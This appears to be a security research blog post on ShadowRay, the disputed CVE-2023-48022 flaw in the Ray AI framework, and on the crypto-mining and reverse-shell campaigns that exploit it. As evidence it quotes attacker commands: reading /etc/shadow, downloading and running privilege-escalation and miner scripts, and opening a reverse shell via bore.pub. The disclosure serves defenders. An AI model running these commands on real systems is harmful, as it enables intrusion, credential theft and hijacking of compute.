Oligo

Archived: 2026-04-05 17:20:26 UTC

ShadowRay: First Known Attack Campaign Targeting AI Workloads Actively Exploited In The Wild

Category:

Research


Shadow Vulnerability

Author:

Avi Lumelsky

Gal Elbaz

Guy Kaplan



Thousands of publicly exposed Ray servers compromised as a result of Shadow Vulnerability

TL;DR

The Oligo research team has recently discovered an active attack campaign targeting a vulnerability in Ray, a widely used open-source AI framework. Thousands of companies and servers running AI infrastructure are exposed to the attack through a critical vulnerability that is under dispute and thus has no patch. This vulnerability allows attackers to take over the companies' computing power and leak sensitive data. This flaw has been under active exploitation for the last 7 months, affecting sectors like education, cryptocurrency, biopharma and more. All organizations using Ray are advised to review their environments to ensure they are not exposed and to analyze any suspicious activity.

Intro

In late 2023, five unique vulnerabilities in Ray—a widely-used open-source framework mainly used in AI workloads—were disclosed to Anyscale, the developers and maintainers of Ray. The vulnerabilities were disclosed (some simultaneously) by Bishop Fox, Sierra Haex, and Protect AI.

Following the disclosure, Anyscale released a blog [1] to address the vulnerabilities, clarify the chain of events, and detail how each CVE was addressed. While four of the reported vulnerabilities were fixed in Ray version 2.8.1, the fifth CVE (CVE-2023-48022) remains disputed, meaning that it was not considered a risk and was not addressed with an immediate fix.

Because CVE-2023-48022 was disputed, many development teams (and most static scanning tools) are not aware that this vulnerability should concern them. Some of them might have missed this documentation section of Ray, while some of them are unaware of this feature.

Researchers at Oligo Security have observed instances of CVE-2023-48022 being actively exploited in the wild, making the disputed CVE a "shadow vulnerability"—a CVE that doesn't show up in static scans but can still lead to breaches and significant losses.

In our research, we found that thousands of publicly exposed Ray servers all over the world were *already* compromised as a result of this new vulnerability, dubbed ShadowRay by Oligo's research team. Some of the impacted machines were compromised for at least 7 months. Many of the machines included command history, making it much easier for attackers to understand what resides on the current machine and possibly leaking sensitive secrets from production that were used in previous commands.

A complete list of Indications of Compromise (IoCs) is available at the end of the blog. Hundreds of companies have been publicly exposed to remote code execution (RCE) through Ray, with some remaining vulnerable to this day.

Oligo researchers (who have been at the forefront of uncovering shadow vulnerabilities) named this CVE ***ShadowRay***, marking the first known instance of AI workloads actively being exploited in the wild through vulnerabilities in modern AI infrastructure.

In this summary of our research, we will dive into:

- Why AI infrastructure is a goldmine for attackers.
- What the Ray open-source framework is, who uses it, and how it is used in AI.
- The Ray clusters that have been exploited in the wild, including the wealth of data that has been compromised, the collective value of compromised machines, how attackers are monetizing their efforts, and more.

> **Disclaimer:**
> *This blog will discuss recent vulnerabilities in the open-source Ray framework that were reported by Bishop Fox [2], Sierra Haex [3], and Protect AI [4]. It does not relate to Anyscale's (the developers of Ray) SaaS offerings or paid products. The sole intention of this blog is to support users of Ray by increasing awareness of its security aspects and common pitfalls.*

In This Article:

AI Infrastructure: A Goldmine for Attackers

A typical AI environment contains a wealth of sensitive information—enough to take an entire company down. Why is an AI environment such a lucrative environment for attackers? Let's take a look at the components and the risks they present.

An ML-OPS environment consists of many services that communicate with each other, inside the same cluster and between clusters.

When used for training or fine-tuning, it usually has access to datasets and models, on disk or in remote storage, such as an S3 bucket. Oftentimes, models or datasets are the unique, private intellectual property that differentiates a company from its competitors.

Additionally, AI environments will typically have access to third-party tokens (in a readable secret or environment variable) and integrations of many kinds (HuggingFace, OpenAI, WanDB, and other SaaS providers).

AI models are now connected to company databases and knowledge graphs. The AI infrastructure can be a single point of failure for AI-driven companies—and a hidden treasure for attackers.

AI models typically run on expensive, high-powered machines, which makes the computing power they use a prime target for attackers.

Meet Ray


Ray is a unified framework for scaling AI and Python applications for a variety of purposes.

At high level, Ray consists of:

1. Core distributed runtime, known as Ray Core.
2. A set of complementary AI Libraries and extensions that are built on top of it or depend on it, for accelerating and distributing domain-specific ML workloads efficiently.

Who Uses Ray and How?


Today, Ray has 30K stars on GitHub [5]. According to Anyscale, some of the world's largest organizations use Ray in production, including Uber, Amazon, and OpenAI. [6]



Source: anyscale.com [6]

Many projects rely on Ray for mainstream SaaS, Data, and AI workloads, leveraging the project for its high levels of scalability, speed, and efficiency.

Anyscale maintains the Ray project, which serves as a base for numerous libraries including Ray Tune, Ray Serve, and more.



Source: ray.io

Ray uses boilerplate code that bootstraps product installations and deployment using Helm charts and other cloud-native methods. Ray's many integrations with cloud providers enable managed services use cases as well.

Models like GPT-4 comprise billions of parameters, requiring massive computational power. Such large models cannot possibly fit on the memory of a single machine. Ray is the enabling technology that allows these models to run.Ray quickly

became a best practice in the industry—especially for AI practitioners, who are proficient in Python and often require models to run and distribute among multiple GPUs and machines.

How Ray is Used in AI

Ray's capabilities match the needs of AI perfectly:

- Ray enables distributed **workloads for training, serving, and tuning AI models** of all architectures and frameworks.
- Ray requires very low proficiency in Python. It has a lean Python API with minimal configuration.
- Ray is rock-solid and uses best practices to optimize performance, with a robust, effortless installation, few dependencies, and production-grade, battle-tested code.
- Ray goes beyond Python, allowing you to run jobs of any kind, *including bash commands.*

Ray is the Swiss Army knife for Pythonistas and AI practitioners, allowing them to effortlessly scale their AI applications.

The story of CVE-2023-48022: ShadowRay Explained

Following the disclosure of five vulnerabilities by Bishop Fox, Sierra Haex, and Protect AI, Anyscale handled a challenging situation with transparency and responsiveness, demonstrating their commitment to the security and integrity of the Ray ecosystem. Anyscale promptly addressed four of the issues in Ray version 2.8.1 and provided a detailed blog post explaining the vulnerabilities and their remediation [7].

One of the vulnerabilities, CVE-2023-48022, arose from Ray's lack of authorization in the Jobs API. Unlike the other CVEs, which were addressed with Ray's new release, this CVE remained disputed by Anyscale—in fact, according to them, it's an expected behavior and a product feature, rather than a vulnerability or bug.

However, in many GitHub boilerplate repositories to help companies deploy Ray to their cloud environment, Ray remains vulnerable not only to the CVEs that were successfully fixed (running Ray versions between 2.6.3 - 2.8.0), but also ShadowRay—because Ray's dashboard always binds on 0.0.0.0 (all network interfaces), together with port forwarding on 0.0.0.0, possibly exposing the machine to the internet by default [8].

How Can Lack of Authorization Be Abused?

Ray does not include any kind of authorization in its Jobs API. The result: anyone with dashboard network access (HTTP port 8265) could potentially invoke arbitrary jobs on the remote host, without authorization.

According to Ray's official documentation, the security best practices begin with the following:

> *"... **Security and isolation must be enforced outside of the Ray Cluster.** Ray expects to run in a safe network environment and to act upon trusted code. Developers and platform providers must maintain the following invariants to ensure the safe operation of Ray Clusters …" [9]*


Ray includes code execution capabilities by design, so Anyscale believes the users should be responsible for its locality and security. The dashboard should either not be internet-facing, or be accessible only to trusted parties. Ray lacks authorization based on an assumption that it will run in a safe environment with proper routing logic: Network isolation, Kubernetes namespaces, Firewall rules, or Security Groups.

When we discussed these issues with industry experts, we found that they were not aware of the Jobs API in Ray's Dashboard, nor had they heard about this CVE disclosure.

For example - Ray's official Kubernetes deployment guide [10] and Kuberay's Kubernetes operator encourage people to expose the dashboard on 0.0.0.0:

```
# Step 6: Forward the port of Dashboard
kubectl port-forward --address 0.0.0.0 svc/raycluster-kuberay-head-svc 8265:8265
```

```
"image": "rayproject/ray:2.9[redacted]",
"serviceType": "ClusterIP",
"rayStartParams": {
   "dashboard-host": "0.0.0.0",
   "metrics-export-port": "8080",
   "dashboard-agent-listen-port": "[redacted]"
},
```



Kuberay's Kubernetes operator encourage people to expose the dashboard on 0.0.0.0

AI experts are NOT security experts—leaving them potentially dangerously unaware of the very real risks posed by AI frameworks.

Without authorization for Ray's Jobs API, the API can be exposed to remote code execution attacks when not following best practices. The CVE is tagged as "disputed" - In these cases, the CVE Program makes no determination as to which party is correct.

> *A "DISPUTED" tag in a CVE Record could be for one (or more) of any number of reasons, for example, questions of accuracy, completeness, or whether the bug in question is, in fact, a security hole at all [11]*

Disputed tags make this kind of attack difficult to detect, with many scanners simply ignoring a disputed CVE. Users may not be aware of the risk, even with the most advanced solutions available in the market.

According to Anyscale, this issue does not constitute a vulnerability, but is instead a feature essential to Ray's design, enabling the triggering of jobs and execution of dynamic code within a cluster. While an authorization feature is recognized as a technical debt that will be addressed in a future version, its implementation is complex and may introduce breaking changes. Therefore, Anyscale decided to postpone its addition and disputed CVE-2023-48022 [6].

This approach reflects Anyscale's commitment to maintaining Ray's functionality while prioritizing security enhancements. This decision also underscores the complexity of balancing security and usability in software development, highlighting the importance of careful consideration in implementing changes to critical systems like Ray and other open-source components with network access.

Lack of Visibility

Due to the disputes surrounding whether it constituted a vulnerability, ShadowRay (CVE-2023-48022) did not appear in several databases. This created a blind spot: security teams around the world had no idea that they could be at risk. Let's look at how ShadowRay is portrayed by MITRE and OSV, for example.

MITRE:

While receiving a critical score of 9.8, it is currently tagged as "disputed" on MITRE [7] .The description explains why:

> *Anyscale Ray 2.6.3 and 2.8.0 allows a remote attacker to execute arbitrary code via the job submission API. NOTE: the vendor's position is that this report is irrelevant because Ray, as stated in its documentation, is not intended for use outside of a strictly controlled network environment [12]*

> **NOTE:** The maintainers' position is that running jobs remotely is the intended behavior of the package and therefore it should not be considered vulnerable.

A note from the disputed CVE

OSV

Google's Open Source Vulnerability Database did not contain this vulnerability [13]. We opened an issue to understand why. Because it was disputed, this vulnerability will likely be suppressed in SCA and SAST tools that rely on CVE for vulnerability management, which decreases the overall awareness of this CVE.

This means that this disputed CVE is actually a Shadow Vulnerability [14] - one that has already been leveraged by attackers and will be leveraged at increasing rates.

CVEs tagged as “Disputed” with a high vulnerability score (9.8) are very interesting. While invisible to scanning tools, they can pose massive risks.


Exploited Ray clusters in the wild: What sensitive data was compromised?

When attackers get their hands on a Ray production cluster, it is a jackpot. Valuable company data plus remote code execution makes it easy to monetize attacks—all while remaining in the shadows, totally undetected (and, with static security tools, undetectable).


A trove of sensitive information has been leaked via the compromised servers. Let’s dive into the specific information we uncovered.

- **AI Production Workloads** were compromised, meaning an attacker could affect an AI model's integrity or accuracy, steal models, and infect models during the training phase. Impacted organizations came from many industries, including medical companies, video analytics companies, elite educational institutions, and many more.

Sensitive Environment Variables or the Ray process inside a compromised machine that was running Ray with internet access, exposing OpenAI, Stripe, Slack, and DB credentials.




Cluster Dashboard with Production workloads and active tasks




AI model in action: handling a query submitted by a user in real time. The model could be abused by the attacker, who could potentially modify customer requests or responses.

- **Production DB Credentials** were exposed, allowing attackers to download complete databases silently. On some machines, attackers could modify the database or encrypt it with ransomware.



Production database credentials

- **Passwords** - We saw evidence that the attackers have stolen password hashes from the machines - using a simple cat /etc/shadow, which was successfully executed multiple times in the job history.



Ray jobs history is visible from the dashboard: Attackers stole passwords and opened a reverse shell

- **Private SSH keys** - We have found several private SSH keys that can be used by attackers to connect to more machines from the same VM image template (like AMI), reaching more compute capability for crypto-mining campaigns or simply gaining persistence in the environment.

AWS cluster machine credentials - allows connecting via SSH to all the machines in the cluster.

- **OpenAI Tokens** - We found OpenAI tokens that attackers could use to gain access to OpenAI accounts, which could be used to drain the impacted company's credits on the OpenAI platform. The compromised tokens we found were all disclosed to OpenAI through the official bug bounty program [15].


- **HuggingFace Tokens** - (access to private repositories) - We found HuggingFace tokens that enable adding and overriding existing models. Attackers could use the account's repositories for supply chain attacks, potentially reaching other machines by uploading models to the platform or overriding existing ones.

- **Stripe Tokens** - We found Stripe tokens that attackers could use to drain payment accounts by signing their transactions on the live platform.

- **Access to the Cloud Environment (AWS, GCP, Azure, Lambda Labs) -** Many of the clusters ran with high privileges (root).

Attackers had access to sensitive cloud services, potentially leaking sensitive production data: complete databases with customer data, codebases, artifacts, and secrets.

- **KubernetesAPI access** - Enables attackers to infect cloud workloads, steal Kubernetes secrets, and more.



Kuberay Operator running with Administrator permissions on the Kubernetes API.

- **Slack Tokens** - We found Slack tokens that attackers could use to read an impacted organization's Slack messages or send arbitrary messages to certain channels on Slack.


The Financials: What Is the Collective Value of the Compromised Machines?

Most of the GPU models we found compromised are currently out of stock and are hard to get. For example, the A6000 GPUs from the machine above are out of stock on NVIDIA's website:

```
+---------------------------------------------------------------------------------------+
| NVIDIA-SMI 535.86.10              Driver Version: 535.86.10    CUDA Version: 12.2     |
|-----------------------------------------+----------------------+----------------------+
| GPU  Name                 Persistence-M | Bus-Id        Disp.A | Volatile Uncorr. ECC |
| Fan  Temp   Perf          Pwr:Usage/Cap |         Memory-Usage | GPU-Util  Compute M. |
|                                         |                      |               MIG M. |
|=========================================+======================+======================|
|   0  NVIDIA RTX A6000               On  | 00000000:06:00.0 Off |                  Off |
| 30%   32C    P8             18W / 300W |  18908MiB / 49140MiB |      0%      Default |
|                                         |                      |                  N/A |
+-----------------------------------------+----------------------+----------------------+
|   1  NVIDIA RTX A6000               On  | 00000000:07:00.0 Off |                  Off |
| 30%   31C    P8             19W / 300W |  34784MiB / 49140MiB |      0%      Default |
|                                         |                      |                  N/A |
+-----------------------------------------+----------------------+----------------------+

+---------------------------------------------------------------------------------------+
| Processes:                                                                            |
|  GPU   GI   CI        PID   Type   Process name                            GPU Memory |
|        ID   ID                                                             Usage      |
|=======================================================================================|
+---------------------------------------------------------------------------------------+
```

nvidia-smi output from a compromised machine



Source: NVIDIA Shop

As of now, Oligo has found hundreds of compromised clusters. Each cluster consists of many nodes, which are machines connected to the cluster over the network. Most nodes have GPUs, which are leveraged by attackers for cryptocurrency mining, making this infrastructure an even bigger target for attacks.

In other words, attackers choose to compromise these machines not only because they can obtain valuable sensitive information, but because GPUs are very expensive and difficult to obtain, especially these days.

The on-demand price of a GPU machine depends mostly on the GPU type and memory. At the time of writing, GPU on-demand prices on AWS can reach an annual cost of **$858,480 per machine**.

The total amount of machines and compute power that might have been compromised can be estimated to be worth almost a billion USD, based on the clusters we observed in the last few weeks alone. Moreover, the first evidence of an attack that we have observed is from September 5th, which gave the attackers at least 7 months to leverage the hardware.

Attackers are doing the same math.

Do Targeted Clusters Have Anything in Common? (Crypto Miners)

Most of the clusters Oligo Research has identified and reported were already hacked with crypto-miners or reverse-shells. We noticed some patterns along the compromised clusters, indicating that they were targeted by the same attackers.

Oligo Research Team has identified crypto-mining campaigns that leverage ShadowRay to hack organizations and install cryptocurrency miners of different kinds.


The first crypto-miner we noticed was installed on Feb. 21, 2024. Using public web intelligence tools, we discovered that the IP has been accepting connections to the target port since Sept. 5, 2023, indicating the breach might have started **before the vulnerability was disclosed**. Due to the scale of the attacks and the chain of events, we believe the threat actors are probably part of a well-established hacking group.

We uncovered crypto miners including:


- **XMRig Miners** - some of them running in a volatile manner, in-memory, without being downloaded to disk.

```
root      [redacted] 99 Mar01 ?        8-01:08:58 ./xmrig -o zeph.kryptex.network:7777 -u
```

XMRig crypto miner connected to Zephyr mining pool



XMRig crypto miner with the attacker's email address (username)



Multiple XMRig miners, one of them is running with root user

Established connections to mining pools

History from a compromised machine: attackers download and run XMrig crypto miner in the background

```
wget -O su.sh https://bit.ly/akuhGet && chmod +x su.sh && ./su.sh
```

Attackers download a privilege escalation payload to gain root access without sudo on the machine

```
bash su.sh
bash root.sh
```

- **NBMiner**

```
wget https://github.com/NebuTech/NBMiner/releases/download/v42.3/NBMiner_42.3_Linux.tgz && tar -xvzf NBMiner_42.3_Linux.tgz && cd NBMiner_Linux
ls
./nbminer -a  -o stratum+tcp://xna.2miners.com:6060 -u
.RIG_RTX-T4
clear
wget https://github.com/xmrig/xmrig/releases/download/v6.20.0/xmrig-6.20.0-linux-x64.tar.gz && tar xvzf xmrig-6.20.0-linux-x64.tar.gz
&& cd xmrig-6.20.0 && clear && ./xmrig -a rx -o stratum+ssl://rx.unmineable.com:443 -u AVAX:0x20df
4.Worker-32GB -p x
```


Downloading NMBiner and running it in the background

- **Java-based Zephyr miners**

Proprietary miner executed as Java .jar file, which is connected to miningocean.org

Tracing the Attackers

Usually, the command line used includes the unique username AND password of the attacker. Miners must connect to a centralized server to function. The server it communicates with is also present in the command line. In one example, zephyr[.]miningocean[.]org was used. We looked at the mining pool and managed to identify the attacker in the leaderboard:



There are thousands of miners in the mining pool

The attackers already have squeezed juice from the machines, reaching 148th place out of 3216 miners in this pool, placing them in the top 5% of miners in the mining pool.

The attacker have reached 148th place out of 3216

Reverse Shells (Gaining Persistency)

We found multiple reverse shells that enabled the attackers to run arbitrary code in the production environment, and gain persistence on its machines:


```
wget -O bash "http://bore.pub:49556/" ; sh bash
```

Opening a reverse shell through a tunnel


- Active reverse shells

Python pty spawning with dup() and dup2() syscalls

